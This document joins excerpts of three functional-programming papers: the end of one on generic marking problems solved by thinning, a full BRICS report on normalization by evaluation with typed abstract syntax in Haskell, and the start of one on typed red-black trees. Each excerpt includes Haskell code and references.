& \quad \text{fst} \cdot \text{max } (\leq_1) \cdot \text{fold}_F k \\
\sqsupseteq & \quad \{\text{specification of } \text{maxlist}\} \\
& \quad \text{fst} \cdot \text{maxlist } (\leq_1) \cdot \text{listify} \cdot \text{fold}_F k \\
\sqsupseteq & \quad \{\text{fusion; see above}\} \\
& \quad \text{fst} \cdot \text{maxlist } (\leq_1) \cdot \text{fold}_F \text{klist}
\end{aligned}$$

The result as a Haskell program is summarised in Figure 5.

## 6 Applications

Finally we are in a position to instantiate the generic marking problem for our two examples. Figure 6 gives the instantiations of the remaining functions  $\text{map}_F$ ,  $\text{cplist}_F$ ,  $\text{plus}_F$  and  $\text{plist}_F$  for the atiguous problem on binary trees.

To bring out a crucial point about efficiency, we have declared the type of  $\text{cplist}_F$  to be the instance at which it is used in the generic marking problem. If *Result* has size *k* (and *k* = 2 in the atiguous problem), then the thinning algorithm maintains *k* partial results at each step. Consequently,  $\text{cplist}_F$  generates  $2k^2$  candidate new partial results for subsequent thinning. These partial results can be processed in constant time, so the complete algorithm requires linear time.

The situation changes when the base functor *F* is not polynomial, as is the case with rose trees. For rose trees we have  $F(a, b) = a \times \text{List } b$ , and for a node with *n* immediate offspring, the associated function  $\text{cplist}_F$  will produce a list of  $2k^n$  candidates. Although these candidates are subsequently thinned to only *k* results, the process will no longer take constant time. In fact, direct instantiation of any non-trivial marking problem for rose trees will take exponential time.

The only way out of this unfortunate situation seems to be to recast a marking problem for rose trees as a marking problem for leaf-labelled binary trees, exploiting

```

data F a b = Leaf a | Fork a b b
type Test = Bool

mapF :: (a -> c) -> (b -> d) -> F a b -> F c d
mapF f g (Leaf a)      = Leaf (f a)
mapF f g (Fork a b1 b2) = Fork (f a) (g b1) (g b2)

cplistF :: F [Mark] [Result] -> [F Mark Result]
cplistF (Leaf as) = [Leaf a | a <- as]
cplistF (Fork as bs1 bs2)
  = [Fork a b1 b2 | a <- as, b1 <- bs1, b2 <- bs2]

plusF :: F Int Int -> Int
plusF (Leaf a)      = a
plusF (Fork a b1 b2) = a + b1 + b2

plistF :: F Mark Test -> [Test]
plistF (Leaf (a,b)) = [b]
plistF (Fork (a,b) b1 b2)
  | b && not b1 && not b2 = [True]
  | not b                  = [False]
  | otherwise                = []

```

Fig. 6. The atiguous problem.




Fig. 7. Isomorphism between rose trees and leaf-labelled binary trees.

the isomorphism between rose trees and binary trees illustrated in Figure 7. This is also the resolution proposed by Sasano *et al.* (2000), though the problem is not identified in quite the same way.

Figure 8 gives the instantiation for the contiguous problem for rose trees, expressed as a problem on binary trees. The type *Test* contains three values: *A* signifies that the tree is contiguous and the root is marked; *B* that the tree is contiguous and the root is unmarked (i.e. marked *False*), and *C* that the tree is completely unmarked. The definition of *plistF* is reasonably clear once one ploughs through the clauses.

## 7 Conclusions

Consider the benefits of the treatment above: we have derived a generic solution to *all* marking problems whose constraint can be expressed as a fold involving

---

```

data F a b = Leaf a | Fork b b
data Test  = A | B | C   deriving (Eq,Ord)

mapF :: (a -> c) -> (b -> d) -> F a b -> F c d
mapF f g (Leaf a)      = Leaf (f a)
mapF f g (Fork b1 b2) = Fork (g b1) (g b2)

cplistF :: F [a] [b] -> [F a b]
cplistF (Leaf as)      = [Leaf a | a <- as]
cplistF (Fork bs1 bs2) = [Fork b1 b2 | b1 <- bs1, b2 <- bs2]

plusF :: F Int Int -> Int
plusF (Leaf a)    = a
plusF (Fork b c) = b+c

plistF :: F Mark Test -> [Test]
plistF (Leaf (a,b)) = if b then [A] else [C]
plistF (Fork A A)  = [A]
plistF (Fork C A)  = [A]
plistF (Fork A C)  = [B]
plistF (Fork B C)  = [B]
plistF (Fork C B)  = [B]
plistF (Fork C C)  = [C]
plistF (Fork x y)  = []

```

---

Fig. 8. The contiguous problem.

---

a multifunction. The only fly in the ointment is that, for efficiency, any problem involving a datatype that is not based on a polynomial functor has to be re-expressed in terms of a datatype that is. What is more, we have shown how thinning algorithms can solve a whole range of optimisation problems. (Oh, yes, the two puzzles yield maximum values 28 and 18, respectively.)

### References

- Bird, R. (1998) *Introduction to Functional Programming using Haskell*. Prentice Hall.
- Bird, R. and de Moor, O. (1998) *The Algebra of Programming*. Prentice Hall.
- Sasano, I., Hu, Z., Takeichi, M. and Ogawa, M. (2000) Calculating linear-time algorithms for solving maximum weightsum problems. *Proc. International Conference on Functional Programming*, Montreal, Canada.



Basic Research in Computer Science

## Normalization by Evaluation with Typed Abstract Syntax

Olivier Danvy  
Morten Rhiger  
Kristoffer H. Rose

**Copyright © 2001,**

**Olivier Danvy & Morten Rhiger & Kristoffer H.  
Rose.**

**BRICS, Department of Computer Science  
University of Aarhus. All rights reserved.**

**Reproduction of all or part of this work  
is permitted for educational or research use  
on condition that this copyright notice is  
included in any copy.**

**See back inner page for a list of recent BRICS Report Series publications.  
Copies may be obtained by contacting:**

**BRICS  
Department of Computer Science  
University of Aarhus  
Ny Munkegade, building 540  
DK-8000 Aarhus C  
Denmark  
Telephone: +45 8942 3360  
Telefax: +45 8942 3255  
Internet: BRICS@brics.dk**

**BRICS publications are in general accessible through the World Wide  
Web and anonymous FTP through these URLs:**

**<http://www.brics.dk>  
<ftp://ftp.brics.dk>  
This document in subdirectory RS/01/16/**

# Normalization by Evaluation with Typed Abstract Syntax \*

Olivier Danvy and Morten Rhiger

BRICS †

Department of Computer Science, University of Aarhus ‡

Kristoffer H. Rose

IBM T. J. Watson Research Center §

May 10, 2001

## Abstract

We present a simple way to implement typed abstract syntax for the lambda calculus in Haskell, using phantom types, and we specify normalization by evaluation (i.e., type-directed partial evaluation) to yield this typed abstract syntax. Proving that normalization by evaluation preserves types and yields normal forms then reduces to type-checking the specification.

## Contents

<b>1 A write-only typed abstract syntax</b>	<b>2</b>
<b>2 Normalization by evaluation preserves types</b>	<b>3</b>
<b>3 Normalization by evaluation yields normal forms</b>	<b>5</b>
<b>4 Conclusions and issues</b>	<b>6</b>

---

\*To appear in the Journal of Functional Programming. (Extended version.)

†Basic Research in Computer Science ([www.brics.dk](http://www.brics.dk)),  
funded by the Danish National Research Foundation.

‡Ny Munkegade, Building 540, DK-8000 Aarhus C, Denmark.

E-mail: {danvy,mrhiger}@brics.dk

Home pages: <http://www.brics.dk/~{danvy,mrhiger}>

§30 Saw Mill River Road, Hawthorne, NY 10532, USA  
E-mail: krisrose@us.ibm.com

## 1 A write-only typed abstract syntax

In higher-order abstract syntax, the variables and bindings of an object language are represented by variables and bindings of a meta-language. Let us consider the simply typed  $\lambda$ -calculus as object language and Haskell as meta-language. For concreteness, we also throw in integers and addition, but only in this section.

```
data Term = INT Int | ADD Term Term
          | APP Term Term | LAM (Term → Term)
```

The constructors are typed as follows.

```
INT :: Int → Term
ADD :: Term → Term → Term
APP :: Term → (Term → Term)
LAM :: (Term → Term) → Term
```

They do not prevent us from forming ill-typed terms. For example, in the scope of these constructors, evaluating `LAM(λx→APP x x)` yields a value of type `Term`.

We can, however, provide a typed interface to these constructors preventing us from forming ill-typed terms.

```
newtype Exp t = EXP Term
int :: Int → Exp Int
int i = EXP (INT i)

add :: Exp Int → Exp Int → Exp Int
add (EXP e1) (EXP e2) = EXP (ADD e1 e2)

app :: Exp (a → b) → (Exp a → Exp b)
app (EXP e1) (EXP e2) = EXP (APP e1 e2)

lam :: (Exp a → Exp b) → Exp (a → b)
lam f = EXP (LAM (λx → let EXP b = f (EXP x) in b))
```

The type `Exp` is parameterized over a type `t` but does not use it: `t` is a *phantom type*.

These typeful constructors prevent us from forming ill-typed terms. For example, in the scope of these constructors, evaluating `lam(λx→app x x)` yields a type error. Conversely, if a term has the simple type `t` then its typed abstract-syntax representation has type `Exp t`, which can be illustrated as follows.

```
λx → x + 5           :: Int → Int
lam (λx → add x (int 5)) :: Exp (Int → Int)
```

We intend to use this typed abstract syntax to show that normalization by evaluation preserves types (Section 2) and yields normal forms (Section 3) for the pure and simply typed  $\lambda$ -calculus. Therefore, we are only interested in constructing abstract syntax. (To convert a constructed term into first-order abstract syntax where variables are represented as strings, one needs to add another constructor to `Term` for free variables.) Furthermore, such a write-only

typed abstract syntax does not solve the basic problem of programming higher-order abstract syntax in Haskell, which is that the function space in the LAM summand is “too big” in the sense that it allows both non-strict and non-total functions. But again, this representation is sufficient for our purpose here. In the remainder of this pearl, `Term` and `Exp` are restricted to the pure  $\lambda$ -calculus.

## 2 Normalization by evaluation preserves types

Normalization by evaluation is a technique for strongly normalizing closed  $\lambda$ -terms. Source terms are represented as meta-language values and a *normalization function* maps these values into a syntactic representation of their normal form.

Normalization by evaluation is extensional and reduction-free. It is extensional instead of intensional because the source terms are (higher-order) values, not (first-order) symbolic representations. It is reduction-free because all the  $\beta$ -reductions needed to yield a normal form are carried out implicitly by the underlying implementation of the meta-language. For this reason, it runs at native speed and thus is more efficient than traditional, symbolic normalization.

Normalization by evaluation uses two type-indexed and mutually recursive functions. One, *reify*, traditionally noted  $\downarrow$ , maps a value into its representation and the other, *reflect*, traditionally noted  $\uparrow$ , maps a representation into a value. These two functions are canonically defined as follows, for the simply typed  $\lambda$ -calculus.

$$\begin{aligned} t &::= \alpha \mid t_1 \rightarrow t_2 \\ \downarrow^\alpha &= \bar{\lambda}v.v \\ \downarrow^{t_1 \rightarrow t_2} &= \bar{\lambda}v.\underline{\lambda}x.\downarrow^{t_2} \overline{\text{@}}(v \overline{\text{@}}(\uparrow_{t_1} \overline{\text{@}} x)) \\ \uparrow_\alpha &= \bar{\lambda}e.e \\ \uparrow_{t_1 \rightarrow t_2} &= \bar{\lambda}e.\bar{\lambda}x.\uparrow_{t_2} \overline{\text{@}}(e \overline{\text{@}}(\downarrow^{t_1} \overline{\text{@}} x)) \end{aligned}$$

where overlined  $\lambda$  and  $\text{@}$  denote meta-level abstractions and applications, respectively, and underlined  $\lambda$  and  $\text{@}$  denote object-level abstractions and applications.

A simply typed term is normalized by reifying its value. For example, let us consider Church numbers.

$$\begin{aligned} zero &= \bar{\lambda}s.\bar{\lambda}z.z \\ succ &= \bar{\lambda}n.\bar{\lambda}s.\bar{\lambda}z.s \overline{\text{@}}(n \overline{\text{@}} s \overline{\text{@}} z) \\ three &= succ \overline{\text{@}}(succ \overline{\text{@}}(succ \overline{\text{@}} zero)) \\ add &= \bar{\lambda}m.\bar{\lambda}n.\bar{\lambda}s.\bar{\lambda}z.m \overline{\text{@}} s \overline{\text{@}}(n \overline{\text{@}} s \overline{\text{@}} z) \end{aligned}$$

Reifying *three* yields  $\underline{\lambda}s.\underline{\lambda}z.s \underline{\text{@}}(s \underline{\text{@}}(s \underline{\text{@}} z))$ , i.e., the representation in normal form of 3. Similarly, reifying *add* @ *zero* yields  $\underline{\lambda}n.\underline{\lambda}s.\underline{\lambda}z.n \underline{\text{@}}(\underline{\lambda}n'.s \underline{\text{@}} n') \underline{\text{@}} z$ , i.e., the representation in long  $\beta\eta$ -normal form of the identity function over Church numbers, reflecting that zero is neutral for addition. Finally, reifying *add* @ *three*

yields the representation in normal form of a function iterating the successor function three times, i.e.,  $\underline{\lambda}n.\underline{\lambda}s.\underline{\lambda}z.s @ (s @ (s @ (n @ (\underline{\lambda}n'.s @ n') @ z)))$ . The source terms are values (i.e., with overlined  $\lambda$  and  $@$ ) and, using  $\downarrow$ , we have reified them into a syntactic representation of their normal form (i.e., with underlined  $\lambda$  and  $@$ ).

The type of a Church number is  $(a \rightarrow a) \rightarrow a \rightarrow a$ . The type of its normal form is `Term`, or, perhaps more vividly, `Exp ((a → a) → a → a)`.

Normalization by evaluation is defined by induction on the structure of types, which makes it a natural candidate to be expressed with type classes. We thus define a type class `Nbe` hosting two type-indexed functions, `reify` and `reflect`. Representing object terms with the type `Term` of Section 1 would give us the usual uninformative type `t → Term` for `reify` and `Term → t` for `reflect`. Instead, let us use the parameterized type `Exp` of Section 1.

```
class Nbe a
  where reify :: a → Exp a
        reflect :: Exp a → a
```

The challenge now is to populate this type class with values of function type and of base type implementing normalization by evaluation. If we can do that, the type inferencer of Haskell will act as a theorem prover and will demonstrate that this implementation of normalization by evaluation preserves types.

The canonical definition above dictates how to instantiate `Nbe` at function type.

```
instance (Nbe a, Nbe b) ⇒ Nbe (a → b)
  where reify v = lam (λx → reify (v (reflect x)))
        reflect e = λx → reflect (app e (reify x))
```

For base types, `reify` and `reflect` are two identity functions. To be type correct, however, `reify` must produce a term and `reflect` must consume a term. We can ensure that `reify` produces a term when its argument is a term. Similarly, we can ensure that `reflect` consumes a term when its result is a term. Taking advantage of the fact that the type parameter of `Exp` is a phantom type, we thus introduce the following two ‘phantom’ identity functions for the base case.

```
coerce :: Exp (Exp a) → Exp a
coerce (EXP v) = EXP v

uncoerce :: Exp a → Exp (Exp a)
uncoerce (EXP e) = EXP e

instance Nbe (Exp a)
  where reify = uncoerce
        reflect = coerce
```

A value  $v$  is normalized by applying `reify` to it. In usual implementations of normalization by evaluation, (a representation of) the type of  $v$  must be supplied on par with  $v$ , as an input data. Here, because we use type classes, this type is

supplied as a cast, to resolve overloading. It is obtained by instantiating type variables  $a$  with  $\text{Exp } a$ , in the original type. So for example,  $\text{id} . \text{id}$  has the type  $a \rightarrow a$ . Reifying it at type  $\text{Exp } a \rightarrow \text{Exp } a$  yields  $\lambda x \rightarrow x$ , and reifying it at type  $(\text{Exp } a \rightarrow \text{Exp } a) \rightarrow (\text{Exp } a \rightarrow \text{Exp } a)$  yields  $\lambda x \rightarrow \lambda x' \rightarrow x x'$ .

### 3 Normalization by evaluation yields normal forms

In the simply typed  $\lambda$ -calculus, long  $\beta\eta$ -normal forms are closed terms without  $\beta$ -redexes that are fully  $\eta$ -expanded with respect to their type. A closed term  $e$  of type  $t$  and in normal form satisfies  $\vdash_{\text{nf}} e :: t$ , where terms in normal form (and atomic form) are defined by the following rules.

$$\frac{\Delta, x :: t_1 \vdash_{\text{nf}} e :: t_2}{\Delta \vdash_{\text{nf}} (\lambda x :: t_1. e) :: t_1 \rightarrow t_2} \text{(Lam)} \quad \frac{\Delta \vdash_{\text{at}} e :: \alpha}{\Delta \vdash_{\text{nf}} e :: \alpha} \text{(Coerce)}$$

$$\frac{\Delta \vdash_{\text{at}} e_0 :: t_1 \rightarrow t_2 \quad \Delta \vdash_{\text{nf}} e_1 :: t_1}{\Delta \vdash_{\text{at}} e_0 e_1 :: t_2} \text{(App)} \quad \frac{\Delta(x) = t}{\Delta \vdash_{\text{at}} x :: t} \text{(Var)}$$

No term containing  $\beta$ -redexes can be derived by these rules, and restricting the Coerce rule to base types ensures that the derived terms are fully  $\eta$ -expanded.

As in Section 1, we provide a typed interface to the constructors of terms in normal form, preventing us from forming ill-typed terms.

```

data NfTerm = COERCE AtTerm | LAM (AtTerm → NfTerm)
data AtTerm = APP AtTerm NfTerm

newtype NfExp a = NF NfTerm
newtype AtExp a = AT AtTerm

app' :: AtExp (a → b) → (NfExp a → AtExp b)
app' (AT e1) (NF e2) = AT (APP e1 e2)

lam' :: (AtExp a → NfExp b) → NfExp (a → b)
lam' f = NF (LAM (λx → let NF t = f (AT x) in t))

coerce' :: AtExp (NfExp a) → NfExp a
coerce' (AT v) = NF (COERCE v)

uncoerce' :: NfExp a → NfExp (NfExp a)
uncoerce' (NF e) = NF e

```

These declarations specialize the representation from Section 2 to reflect that the represented terms are in normal form. As in Section 2, we provide two phantom identity functions, `coerce'` and `uncoerce'`, where `coerce'` constructs terms that arise from using the above Coerce rule.

Thus equipped, we can re-express normalization by evaluation in an implementation that yields a representation of  $\lambda$ -terms in normal form.

```

class Nbe' a
  where reify :: a → NfExp a
        reflect :: AtExp a → a

```

Again, the challenge is to populate this type class with values of function type and of base type implementing normalization by evaluation. If we can do that, the type inferencer of Haskell will act as a theorem prover and will demonstrate that this implementation of normalization by evaluation preserves types and yields normal forms.

The instances use the constructors for terms in normal forms but are otherwise defined as in Section 2.

```

instance (Nbe' a, Nbe' b) ⇒ Nbe' (a → b)
  where reify v = lam' (λx → reify (v (reflect x)))
        reflect e = λx → reflect (app' e (reify x))

instance Nbe' (NfExp a)
  where reify = uncoerce'
        reflect = coerce'

```

As earlier, reifying `id . id` at type `NfExp a → NfExp a` yields  $\lambda x \rightarrow x$ , and reifying it at type  $(NfExp a \rightarrow NfExp a) \rightarrow (NfExp a \rightarrow NfExp a)$  yields  $\lambda x \rightarrow \lambda x' \rightarrow x x'$ .

For a last example, here are the Haskell definitions of Church numbers mentioned in Section 2.

```

type Number a = (a → a) → a → a
zero = λs z → z
succ = λn s z → s (n s z)
three = succ (succ (succ zero))
add = λm n s z → m s (n s z)

```

Reifying `three`, `add zero`, and `add three` gives the text of their normal form at type `Number (Exp a) → Number (Exp a)`.

## 4 Conclusions and issues

We have presented a simple encoding of typed abstract syntax in Haskell, and we have used this typed abstract syntax to demonstrate that normalization by evaluation preserves simple types and yields residual programs in  $\beta\eta$ -normal form. The encoding is write-only because it does not lend itself to programs taking typed abstract syntax as input—as, e.g., a typed transformation into continuation-passing style. Nevertheless, it is sufficient to establish two key properties of normalization by evaluation automatically, using the Haskell type inferencer as a theorem prover.

These two properties could be illustrated more directly in a language with dependent types such as Martin-Löf’s type theory. In such a language, one can directly embed simply typed  $\lambda$ -terms (in normal form or not), express normalization by evaluation, and prove that it preserves types and yields normal forms.

**Related work:** Normalization by evaluation takes its roots in type theory [7, 16], proof theory [4, 5, 6], logic [2], category theory [1, 8, 18], and partial evaluation [9, 12, 19, 21]. Long  $\beta\eta$ -normal forms were specified, e.g., in Huet’s thesis [14]. The particular characterization we use originates in Pfenning’s work on Logical Frameworks, and so does higher-order abstract syntax [17]. We use it further to pair normalization by evaluation and run-time code generation [3, 20]. Our typed abstract syntax is akin to Leijen and Meijer’s embedding of SQL into Haskell, which introduced phantom types [15]. Phantom types provide a typing discipline for otherwise untyped values such as pointers in a foreign language interface [13].

**Acknowledgments:** A preliminary and longer version of this article is available in the proceedings of FLOPS 2001 [11]. We would like to thank Simon Peyton Jones for identifying phantom types in it. The present version has benefited from Richard Bird’s editorial advice and from Ralf Hinze’s comments.

Part of this work was carried out while the second author was visiting Jason Hickey at Caltech, in the summer and fall of 2000, and while the third author was affiliated with BRICS, in 1996-1997. We are supported by the ESPRIT Working Group APPSEM ([www.md.chalmers.se/Cs/Research/Semantics/APPSEM/](http://www.md.chalmers.se/Cs/Research/Semantics/APPSEM/)).

## References

- [1] Thorsten Altenkirch, Martin Hofmann, and Thomas Streicher. Categorical reconstruction of a reduction-free normalization proof. In David H. Pitt, David E. Rydeheard, and Peter Johnstone, editors, *Category Theory and Computer Science*, number 953 in Lecture Notes in Computer Science, pages 182–199, Cambridge, UK, August 1995. Springer-Verlag.
- [2] Thorsten Altenkirch, Martin Hofmann, and Thomas Streicher. Reduction-free normalisation for a polymorphic system. In *Proceedings of the Eleventh Annual IEEE Symposium on Logic in Computer Science*, New Brunswick, New Jersey, July 1996. IEEE Computer Society Press.
- [3] Vincent Balat and Olivier Danvy. Strong normalization by type-directed partial evaluation and run-time code generation. In Xavier Leroy and Atsushi Ohori, editors, *Proceedings of the Second International Workshop on Types in Compilation*, number 1473 in Lecture Notes in Computer Science, pages 240–252, Kyoto, Japan, March 1998. Springer-Verlag.
- [4] Ulrich Berger. Program extraction from normalization proofs. In Marc Bezem and Jan Friso Groote, editors, *Typed Lambda Calculi and Applications*, number 664 in Lecture Notes in Computer Science, pages 91–106, Utrecht, The Netherlands, March 1993. Springer-Verlag.
- [5] Ulrich Berger, Matthias Eberl, and Helmut Schwichtenberg. Normalization by evaluation. In Bernhard Möller and John V. Tucker, editors, *Prospects*

*for hardware foundations (NADA)*, number 1546 in Lecture Notes in Computer Science, pages 117–137. Springer-Verlag, 1998.

- [6] Ulrich Berger and Helmut Schwichtenberg. An inverse of the evaluation functional for typed  $\lambda$ -calculus. In *Proceedings of the Sixth Annual IEEE Symposium on Logic in Computer Science*, pages 203–211, Amsterdam, The Netherlands, July 1991. IEEE Computer Society Press.
- [7] Thierry Coquand and Peter Dybjer. Intuitionistic model constructions and normalization proofs. *Mathematical Structures in Computer Science*, 7:75–94, 1997.
- [8] Djordje Čubrić, Peter Dybjer, and Philip Scott. Normalization and the Yoneda embedding. *Mathematical Structures in Computer Science*, 8:153–192, 1998.
- [9] Olivier Danvy. Type-directed partial evaluation. In John Hatcliff, Torben Æ. Mogensen, and Peter Thiemann, editors, *Partial Evaluation – Practice and Theory; Proceedings of the 1998 DIKU Summer School*, number 1706 in Lecture Notes in Computer Science, pages 367–411, Copenhagen, Denmark, July 1998. Springer-Verlag.
- [10] Olivier Danvy and Peter Dybjer, editors. *Preliminary Proceedings of the 1998 APPSEM Workshop on Normalization by Evaluation, NBE '98*, (Chalmers, Sweden, May 8–9, 1998), number NS-98-1 in BRICS Note Series, Department of Computer Science, University of Aarhus, May 1998.
- [11] Olivier Danvy and Morten Rhiger. A simple take on typed abstract syntax in Haskell-like languages. In Herbert Kuchen and Kazunori Ueda, editors, *Fifth International Symposium on Functional and Logic Programming*, number 2024 in Lecture Notes in Computer Science, pages 343–358, Tokyo, Japan, March 2001. Springer-Verlag. Extended version available as the technical report BRICS RS-00-34.
- [12] Andrzej Filinski. A semantic account of type-directed partial evaluation. In Gopalan Nadathur, editor, *Proceedings of the International Conference on Principles and Practice of Declarative Programming*, number 1702 in Lecture Notes in Computer Science, pages 378–395, Paris, France, September 1999. Springer-Verlag. Extended version available as the technical report BRICS RS-99-17.
- [13] Sibjorn Finne, Daan Leijen, Erik Meijer, and Simon Peyton Jones. Calling hell from heaven and heaven from hell. In Peter Lee, editor, *Proceedings of the 1999 ACM SIGPLAN International Conference on Functional Programming*, pages 114–125, Paris, France, September 1999. ACM Press.
- [14] Gérard Huet. Résolution d'équations dans les langages d'ordre 1, 2, ...,  $\omega$ . Thèse d'État, Université de Paris VII, Paris, France, 1976.

- [15] Daan Leijen and Erik Meijer. Domain specific embedded compilers. In Thomas Ball, editor, *Proceedings of the 2nd USENIX Conference on Domain-Specific Languages*, pages 109–122, Austin, Texas, October 1999.
- [16] Per Martin-Löf. About models for intuitionistic type theories and the notion of definitional equality. In *Proceedings of the Third Scandinavian Logic Symposium*, volume 82 of *Studies in Logic and the Foundation of Mathematics*, pages 81–109. North-Holland, 1975.
- [17] Frank Pfenning and Conal Elliott. Higher-order abstract syntax. In Mayer D. Schwartz, editor, *Proceedings of the ACM SIGPLAN’88 Conference on Programming Languages Design and Implementation*, SIGPLAN Notices, Vol. 23, No 7, pages 199–208, Atlanta, Georgia, June 1988. ACM Press.
- [18] John C. Reynolds. Normalization and functor categories. In Danvy and Dybjer [10].
- [19] Morten Rhiger. Deriving a statically typed type-directed partial evaluator. In Olivier Danvy, editor, *Proceedings of the ACM SIGPLAN Workshop on Partial Evaluation and Semantics-Based Program Manipulation*, Technical report BRICS-NS-99-1, University of Aarhus, pages 25–29, San Antonio, Texas, January 1999.
- [20] Morten Rhiger. PhD thesis, BRICS PhD School, University of Aarhus, Aarhus, Denmark, 2001. Forthcoming.
- [21] Kristoffer Rose. Type-directed partial evaluation using type classes. In Danvy and Dybjer [10].

## Recent BRICS Report Series Publications

- RS-01-16** Olivier Danvy, Morten Rhiger, and Kristoffer H. Rose. *Normalization by Evaluation with Typed Abstract Syntax*. May 2001. 9 pp. To appear in *Journal of Functional Programming*.
- RS-01-15** Luigi Santocanale. *A Calculus of Circular Proofs and its Categorical Semantics*. May 2001. 30 pp.
- RS-01-14** Ulrich Kohlenbach and Paulo B. Oliva. *Effective Bounds on Strong Unicity in  $L_1$ -Approximation*. May 2001.
- RS-01-13** Federico Crazzolara and Glynn Winskel. *Events in Security Protocols*. April 2001.
- RS-01-12** Torben Amtoft, Charles Consel, Olivier Danvy, and Karoline Malmkjær. *The Abstraction and Instantiation of String-Matching Programs*. April 2001.
- RS-01-11** Alexandre David and M. Oliver Möller. *From Hierarchical Timed Automata to UPPAAL*. March 2001.
- RS-01-10** Daniel Fridlender and Mia Indrika. *Do we Need Dependent Types?* March 2001. 6 pp. Appears in *Journal of Functional Programming*, 10(4):409–415, 2000. Superseeds BRICS Report RS-98-38.
- RS-01-9** Claus Brabrand, Anders Møller, and Michael I. Schwartzbach. *Static Validation of Dynamically Generated HTML*. February 2001. 18 pp.
- RS-01-8** Ulrik Frendrup and Jesper Nyholm Jensen. *Checking for Open Bisimilarity in the  $\pi$ -Calculus*. February 2001. 61 pp.
- RS-01-7** Gregory Gutin, Khee Meng Koh, Eng Guan Tay, and Anders Yeo. *On the Number of Quasi-Kernels in Digraphs*. January 2001. 11 pp.
- RS-01-6** Gregory Gutin, Anders Yeo, and Alexey Zverovich. *Traveling Salesman Should not be Greedy: Domination Analysis of Greedy-Type Heuristics for the TSP*. January 2001. 7 pp.
- RS-01-5** Thomas S. Hune, Judi Romijn, Mariëlle Stoelinga, and Frits W. Vaandrager. *Linear Parametric Model Checking of Timed Automata*. January 2001. 44 pp. To appear in Margaria and Yi, editors, *Tools and Algorithms for The Construction and Analysis of Systems: 7th International Conference, TACAS '01 Proceedings*, LNCS, 2001.

## *Red-black trees with types*

STEFAN KAHRS

*University of Kent at Canterbury, Canterbury, Kent, UK*

---

### Abstract

Chris Okasaki showed how to implement red-black trees in a functional programming language. Ralf Hinze incorporated even the invariants of such data structures into their types, using higher-order nested datatypes. We show how one can achieve something very similar without the usual performance penalty of such types, by combining the features of nested datatypes, phantom types and existential type variables.

---

### 1 Introduction

Red-black trees are a well-known way of implementing balanced 2-3-4 trees as binary trees. They were originally introduced (under a different name) in Bayer (1972) and are nowadays extensively discussed in the standard literature on algorithms (Cormen *et al.*, 1990; Sedgewick, 1988).

Red-black trees are *binary* search trees with an additional ‘colour’ field which is either *red* or *black*. In a proper red-black tree each red-coloured node is required to have black subtrees and is also regarded as an intermediate auxiliary node. Therefore, every black node has (possibly indirectly) either 2, 3 or 4 black-coloured subtrees, depending on whether it has 0, 1 or 2 red-coloured direct subtrees. This is the reason why red-black trees can be seen as implementation of 2-3-4 trees.

Red-black trees realise 3- and 4-nodes by connecting binary nodes. While this (at worst) doubles the height of the tree, compared to the associated 2-3-4 tree, it does not affect the number of comparisons a search has to make, and it simplifies the balancing process considerably.

Okasaki (1998, 1999) showed how this data structure can be implemented in a functional setting. An earlier attempt at implementing the rather similar 2-3 trees was made by Chris Reade (1992). Okasaki’s implementation is much more concise than the known imperative implementations and consequently much easier to understand. Figure 1 shows the definition of the type and Okasaki’s insertion<sup>1</sup> function.

It is worth iterating the basic invariants of red-black trees:

- every red node has two black children, with *E* being regarded black as well;

<sup>1</sup> This is the insertion operation when red-black trees are used to implement *sets*. For simplicity, we stick with this particular application.

```

data Color = R | B
data Tree a = E | T Color (Tree a) a (Tree a)

insert      :: Ord a => a -> Tree a -> Tree a
insert x s  = T B a y b
where
  ins E           = T R E x E
  ins s@(T color a y b) =
    if x < y then balance color (ins a) y b
    else if x > y then balance color a y (ins b)
    else s
  T _ a y b       = ins s

balance :: Color -> Tree a -> a -> Tree a -> Tree a
balance B (T R (T R a x b) y c) z d = T R (T B a x b) y (T B c z d)
balance B (T R a x (T R b y c)) z d = T R (T B a x b) y (T B c z d)
balance B a x (T R b y (T R c z d)) = T R (T B a x b) y (T B c z d)
balance B a x (T R (T R b y c) z d) = T R (T B a x b) y (T B c z d)
balance c a x b                   = T c a x b

```

Fig. 1. Okasaki's insertion algorithm.

- every path from the root to an empty tree passes through the same number of black nodes. (I will call this number the ‘height’ of the tree, as it is the height of the associated 2-3-4 tree.)

However, the algorithm maintains only the second invariant slavishly. The first is slightly weakened: red nodes *at the root of a tree* may have red children – we will call such trees ‘infrared’ (the other trees are ‘proper’). The *balance* function assumes and promises the following:

- both tree arguments have the same height  $n$ ;
- at least one tree argument is proper;
- if we balance with  $R$  then additionally neither argument is infrared;
- the result has height  $n$  if we balance with  $R$  and  $n+1$  otherwise;
- if we balance with  $B$  the result is proper.

Notice that Okasaki’s type for red-black trees does not incorporate the invariants we demand. While the colour changes are easily enforceable, the balancing is a bit more delicate. Hinze (1999a, 1999b) showed how one can achieve even that. For red-black trees the resulting type definitions would be as in figure 2.

The type RB is a nested higher-order type: it is *nested*, because its first argument changes in its recursive occurrence (ruling out ML-like type systems (Kahrs, 1996)); it is higher-order, because that same argument has kind  $* \rightarrow *$ .

It is not particularly easy to write recursive functions that operate on such types. The change in the second type argument regularly requires a similarly changing argument for recursive functions operating on that type – and this argument is typically a function, or even a collection of functions. The function member has a functional argument that needs to be updated in the recursive call. In Haskell, we

---

<i>data Unit a</i>	$= E$
<i>type Tr t a</i>	$= (t a, a, t a)$
<i>data Red t a</i>	$= C (t a) \mid R (Tr t a)$
<i>data AddLayer t a</i>	$= B (Tr (Red t) a)$
<i>data RB t a</i>	$= Base (t a) \mid Next (RB (AddLayer t) a)$
<i>type Tree a</i>	$= RB Unit a$
<i>member :: Ord a <math>\Rightarrow</math> a <math>\rightarrow</math> Tree a <math>\rightarrow</math> Bool</i>	
<i>member x t</i>	$= rbmember x t (\_ \rightarrow False)$
<i>rbmember :: Ord a <math>\Rightarrow</math> a <math>\rightarrow</math> RB t a <math>\rightarrow</math> (t a <math>\rightarrow</math> Bool) <math>\rightarrow</math> Bool</i>	
<i>rbmember x (Base t) m</i>	$= m t$
<i>rbmember x (Next u) m</i>	$= rbmember x u (bmem x m)$
